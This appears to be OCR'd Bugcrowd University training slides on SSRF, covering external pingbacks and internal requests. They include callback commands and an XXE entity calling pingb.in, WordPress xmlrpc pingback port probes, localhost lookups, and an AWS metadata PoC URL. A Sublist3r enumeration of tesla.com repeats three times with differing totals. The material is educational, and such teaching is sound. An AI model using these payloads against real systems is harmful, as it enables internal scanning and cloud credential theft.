
Server Side Request Forgery



```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com

# Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for tesla.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking our requests
[~] Finished now the Google Enumeration ...
[-] Total Unique Subdomains Found: 36
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Bugcrowd University

Module Trainer

- ★ Jay Turla - @shipcod3
- ★ Application security Engineer @Bugcrowd
- ★ I used to be a bug Bounty hunter like you but then I got busy with other security research projects
- ★ ROOTCON Goon since RC5

bugcrowd.com

Module Trainer

- Alyssa herrera - @Alyssa_Herrera_
- WebApp Security Researcher
- Full-time bug bounty hunter on Hackerone, Bugcrowd, Intigriti, etc

bugcrowd.com

Module Outline

1. INtroduction to ssrf
2. Two types of SSRF: External ssrf

   And Internal ssrf
3. Lab URL
4. PUBLIC Disclosure Sample
5. Bypassing the Blacklists
6. Resources and references


Introduction

```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com

# Coded By Ahmed Aboul-Ela - @aboul3la
[-] Enumerating subdomains now for tesla.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking our requests
[~] Finished now the Google Enumeration ...
[-] Total Unique Subdomains Found: 36
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Introduction to SSRF

- According to OWASP, “In a Server-Side Request Forgery (SSRF) attack, the attacker can abuse functionality on the server to read or update internal resources
- The good thing about SSRF is that you can chain it / a lot of possible attack vectors
- SSRF to POrt ScAN, SSRF to IDENTIFY INternal web services, SSRF to local file read, SSRF to Data leakage, etc
- Leveraging PORT SMUGGLING

Two Types of SSRF




```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com

                # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for tesla.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking our requests
[~] Finished now the Google Enumeration ...
[-] Total Unique Subdomains Found: 56
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

External SSRF

- Making outbound connections to a server you control
- Making a pingback to a provided external URL
- In some cases it allows you to get an internal IP/sensitive data
- Parses the content of a parameter using an external URL for example


  http://example.com/check?URL=https://google.com
- Doesn't necessarily prove an exploitable SSRF scenario
- In some cases provide feedback through error or by design

External SSRF - Making an outbound connection




```
$ ping -c1 -p 007dde480fb5cc160089d30d65059700 pingb.in

$ curl pingb.in/p/7dde480fb5cc160089d30d650597

$ dig 7dde480fb5cc160089d30d650597 @pingb.in

$ dig 7dde480fb5cc160089d30d650597.ns.pingb.in

C:\> nslookup 7dde480fb5cc160089d30d650597 pingb.in

<?xml version="1.0" encoding="ISO-8859-1"?>
    <!DOCTYPE foo [<!ELEMENT foo ANY>
    <!ENTITY xxe SYSTEM "http://pingb.in/p/7dde480fb5cc160089d30d650597">]>
    <foo>&xxe;</foo>


http  03:20:07  ----  112.210.220.136:62467  pingb.in
http  03:19:48  ----  112.210.220.136:62459  pingb.in
http  03:17:14  ----  112.210.220.136:62445  pingb.in
```

External SSRF – Making an external pingback



```
POST /xmlrpc.php HTTP/1.1
Host: www.pentestgeek.com
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Content-Length: 335

<?xml version="1.0" encoding="iso-8859-1"?><methodCall><methodName>pingback.ping</
methodName><params><param><value><string>http://google.com:21/OSXZIQJQ/</string></value></
param><param><value><string>http://www.pentestgeek.com/2012/12/26/recover-spark-im-stored-
passwords-with-metasploit/</string></value></param></params></methodCall>HTTP/1.1 200 OK
Date: Thu, 03 Jan 2013 15:47:25 GMT
Content-Type: text/xml; charset=UTF-8
Content-Length: 401
Connection: close
Server: Nginx / Varnish
X-Powered-By: PHP/5.2.17

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value><int>16</int></value>
        </member>
        <member>
          <name>faultString</name>
          <value><string>The source URL does not exist.</string></value>
        </member>
      </struct>
    </value>
  </fault>
</methodResponse>
```

Entire conversation (1112 bytes)



```
POST /xmlrpc.php HTTP/1.1
Host: www.pentestgeek.com
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Content-Length: 332

<?xml version="1.0" encoding="iso-8859-1"?><methodCall><methodName>pingback.ping</
methodName><params><param><value><string>http://google.com/GMKHDFKT/</string></value></
param><param><value><string>http://www.pentestgeek.com/2012/12/26/recover-spark-im-stored-
passwords-with-metasploit/</string></value></param></params></methodCall>HTTP/1.1 200 OK
Date: Thu, 03 Jan 2013 15:48:01 GMT
Content-Type: text/xml; charset=UTF-8
Content-Length: 463
Connection: close
Server: Nginx / Varnish
X-Powered-By: PHP/5.2.17

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value><int>17</int></value>
        </member>
        <member>
          <name>faultString</name>
          <value><string>The source URL does not contain a link to the target URL, and so
cannot be used as a source.</string></value>
        </member>
      </struct>
    </value>
  </fault>
</methodResponse>
```

Entire conversation (1171 bytes)

Thanks pentestgeek.com for the images

Internal SSRF

★ Hitting internal services like grabbing metadata from an aws host, discover internal hosts, and perform banner grabs from services

★ Traverse internal networks & access internal administrative panels, routers,etc

★ Scenario where forged requests can be routed internally

example.com/lookup?url=localhost


★ Run port scans on internal IPs

★ Debug endpoints

example.com/lookup?url=localhost/Server-status

Internal SSRF - Parsing an AWS Metadata

- ★ PoC URL: https://ssrf-vulnerable.host/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/latest/meta-data/



